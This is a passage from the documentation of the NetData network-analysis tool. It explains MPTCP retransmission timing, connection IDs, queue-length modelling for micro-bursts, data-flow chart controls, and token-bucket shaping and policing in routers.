
When round-trips in the green subflow took well over 1.4 seconds, the composite receive buffer became full and unacked green packets were retransmitted on a faster path, with only one per round-trip which took less than 15 ms. The original three green packets were passed as a block to the TCP driver, but the third packet in the block had to wait 490 ms for an ack to open its TCP congestion window (CWND). This long delay

occurred while the packet's retransmission timer was running and was therefore added to the packet's network round-trip time. MPTCP's packet scheduler distributes packets among the subflows to meet various flow criteria, but this propensity to assign packets when a send window is full is likely to increase round-trip times, fill the composite receive window earlier, and reduce throughput.


The above flow chart doesn't display all the packets in its time span but focuses on a narrow sequence-number range to reveal the delay between a small block of original packets and their retransmissions.

2.2.5 Connection IDs and Secondary Connections

A timing chart normally displays packet markers on the bands of their respective TCP connections:



The first TCP connections of multipath connection are assigned connection IDs starting with 100,001. These initial TCP connections have what NetData regards as secondary connections with IDs starting from 110,001, and all the packets and transactions of a multipath connection are assigned the same secondary ID. All the multipath packets and transactions can be displayed on their secondary connection band by right-clicking the primary TCP connection and choosing to 'Plot Related Secondary Connections'.




3 Packet-Queue Modelling

3.1 Investigating Micro-Bursting

Graphs of TCP sliding windows on NetData's data-flow chart sometimes reveal the loss of packets near the end of a rapid packet burst, presenting compelling evidence of buffer overflow. The length of the packet burst can provide a rough estimate of the available buffer space, but for a more accurate estimate it is necessary to examine the concurrent packet bursts in all the connections that share a critical link. NetData now provides such a view on the data-flow chart, showing how a link's time is occupied by interleaved transmissions of packets from many connections, measuring the time that each packet must wait, if necessary, before transmission, and displaying the length of the transmission queue measured in both Kbytes and buffered packets.


The packet-sequence chart is displayed by clicking the fourth button on the button bar that, if relevant, displays 'All Connections', leaving the button with the alternative caption 'One Connection'. Two new groups of controls in the chart's format-control window request graphs of 'Packet queue length' and overlay them with diagonal strips that represent all the transmitted packets. The speed of the slowest link – the egress link of the main queue – is entered in the green control group, along with the speeds of any links between the capture point and the main queue. It may also be necessary to enter a monitored MAC address to determine the direction of packets travelling over the link.

The packet-sequence chart displays all the packets appearing on the packet-timing chart, and part of each packet strip is displayed in the colour of the packet's connection band on the timing chart.



The queue-length graphs on this chart normally characterise only the number of packets and the minimum buffer space needed for waiting packets, but checking the box 'with transm.' includes the

packet being transmitted. The ‘Estim.’ checkbox affects the number of packets in the queue and allows NetData to replace individual jumbo packets with estimates of their numbers of transmitted packets.




If a packet were queued waiting for transmission, its waiting time is displayed in its pop-up box.

A cursory search of the web for techniques and tools to investigate micro-bursting puts a focus only on the need to look for very high link utilisations – approaching 100% – over very short periods such as a millisecond or less. The point being made is that conventional tools which report utilisations averaged over periods of minutes or even seconds are unlikely to reveal microbursts.


However, there need not be any correlation between utilisation and the occurrence of microbursts. It is quite possible that a well-paced data flow can achieve a utilisation of 100% over very long periods without putting any pressure on buffer space. Although NetData can plot used bandwidth, averaged over time intervals of any size, the new packet-sequence chart should reveal all microbursts, of any character or duration, without depending on estimates of utilisation or making assumptions concerning time-interval size or utilisation thresholds. Damage is caused only by over-long queues, not high utilisations. NetData assists in the sizing of buffer space because it calculates queue length directly as every packet arrives and departs.

An effective queue-length chart must be drawn from all a link’s traffic, and it needs to be captured in the paths feeding the congested channel rather than at its exit. Any packets lost when buffers were full will be present in the capture, but NetData will infer their loss from the appearance of duplicate acks, selective acks, and retransmissions. NetData plots lost packets on the packet-sequence chart, as it does on the data-sequence chart, with an extra red stripe, and when calculating queue length assumes that the lost packets were not transmitted on the congested link.

NetData also plots red markers on the queue-length chart that show the length of the queue when each packet was lost.



NetData normally plots the aggregate traffic rate of all the packets displayed on the timing chart by assigning packets to a sequence of time intervals according to their timestamps. The resulting traffic-rate reflects the rate seen at ths sniffer. However, when a queue-length or packet-sequence chart is displayed, NetData must calculate the times at which each packet enters and leaves the queue, and is able to plot the traffic rate seen at those two additional network positions – queue ingress and egress.



To calculate the queue-arrival time of each packet, NetData will model the queueing behaviour and transmission times of any number of links in the path between the sniffer and the main queue, when the speeds of those links are entered in the chart's format-control window, above the bandwidth of the main queue's egress link.

If all the load on a link can't be captured, another option is to capture a portion of the traffic at both ends of the link, at the same time. NetData will find the matching packet records in both captures, correlate their timestamps and calculate packet transit times. The margin of a packet's transit time above its transmission time can be attributed to queue waiting time, and those waiting times are proportional to queue length expressed in kilobytes of buffered packet contents. These queue lengths take into account the total network load, not just the captured traffic.


3.2 Modes and Controls for Data Flow Chart

The data-flow chart was extended to facilitate investigations into microbursts and the packet queues that can form as streams of packets traverse a network. These investigations can characterise common causes of packet loss (see 'Investigating Micro-Bursting' above).


In the chart's format-control window the controls for the new charts appear in place of the controls needed for the data-sequence and window-size charts, and may be confusing. An understanding of the many controls is helped by an understanding of the major charting modes.

The first division of chart types is determined by the 'All Connections' / 'One Connection' toggling button above the chart. In the one-connection mode the data-flow chart focuses on the behaviour of a single TCP or LLC connection, displaying its sliding windows, window sizes and acknowledgements. Overlaid graphs of data throughput and round-trip times relate to packets of the same connection.

In the all-connections mode the chart can reflect the flows in any number of connections, and chart types are divided further according to the checkbox at the top of the group of overlay controls: When the box is not checked, the data-flow chart is drawn from all the packets on the timing chart, with different graphs plotted for packets issued by clients and servers.



When the box is checked, and a network address nominated, the data-flow chart is drawn from the two streams of packets addressed to or from the 'monitored' address.



The monitored address may be either a MAC or an IP address. It is needed when packets are thought to be lost in the queue for a heavily utilised link, and there are both clients and servers at both ends of the link. Separating packets into *inbound* and *outbound* streams, rather than client and server streams, ensures that all the packets of a stream have been transmitted in the same direction.


If a plot of sequential packets or queue length is requested, NetData models the behaviour of packet queues feeding a link with the specified bandwidth, along a path from the sniffer whose links have specified speeds. If a monitored address has not been specified, NetData assumes that all the client packets and all the server packets feed respective queues. Whether NetData is able to characterise a queue with a significant length depends on the relative position of the sniffer with respect to that queue, and on the speeds specified for its egress link and any feeding links along the path from the

sniffer. To characterise queue size in a router feeding a slow link, the best place to capture traffic is in the router itself.


Graphs of traffic rate and round-trip times relate only to packets in the specified streams, and trip-time markers are plotted not at the times that the packets were seen by the sniffer, but at times they were calculated to begin transmission from the specified queue. Traffic rate – i.e. bandwidth use – can be displayed for three different points in the network: at the sniffer; at queue ingress; and queue egress.

3.3 Displaying Packet Queue-Waiting Times

A new control for the data-flow chart will overlay the chart with markers indicating queue-waiting times, provided queue length and trip times are also plotted. A second control modifies displayed trip times, reducing them by their calculated queue-waiting time.



The upper limit of the queue-length scale can now be set manually.



3.4 Modelling Packet Shaping and Policing


Most routers, particularly at the edge of wide-area networks, provide extensive facilities for limiting bandwidth use and the size of packet bursts in specific conversations. The configuration of these regulation mechanisms is usually expressed in terms of delivery 'contracts', and in operation, after assessment by the regulator, each packet is assigned to one of three categories that are associated with different colours. A packet may be judged as *conforming* (green), *exceeding* (yellow), or *violating* (red) the contracted bandwidth. Conforming packets are passed for transmission without further delay, and violating packets are almost invariably discarded. Shaping mechanisms usually queue 'exceeding' packets for delayed release in the equivalent of a leaky bucket, whereas policing mechanisms may mark such packets with a different distributed-system code point (DSCP) or QoS which makes them more vulnerable to loss elsewhere in a congested network.

Regulators need to limit bandwidth averaged over long periods – the Committed Information Rate (CIR) – while allowing short-term peak rates (Peak Info Rate) and bursts of an acceptable size. Most regulators use some form of token bucket. Tokens are expressed in bits or bytes and are fed to buckets either continuously or at regular intervals at rates equal to the CIR or PIR. To progress well, a packet must be able to remove a token of matching length from a bucket.

The simplest mechanism implements a single rate with a single bucket A second bucket may be added to hold tokens that overflow the first bucket, and if a token is withdrawn from the second bucket because the first is empty, the packet is marked as 'exceeding'.

A three-colour policer usually involves two token buckets that are fed tokens independently at different rates, CIR and PIR. Conforming packets remove a token from both buckets.

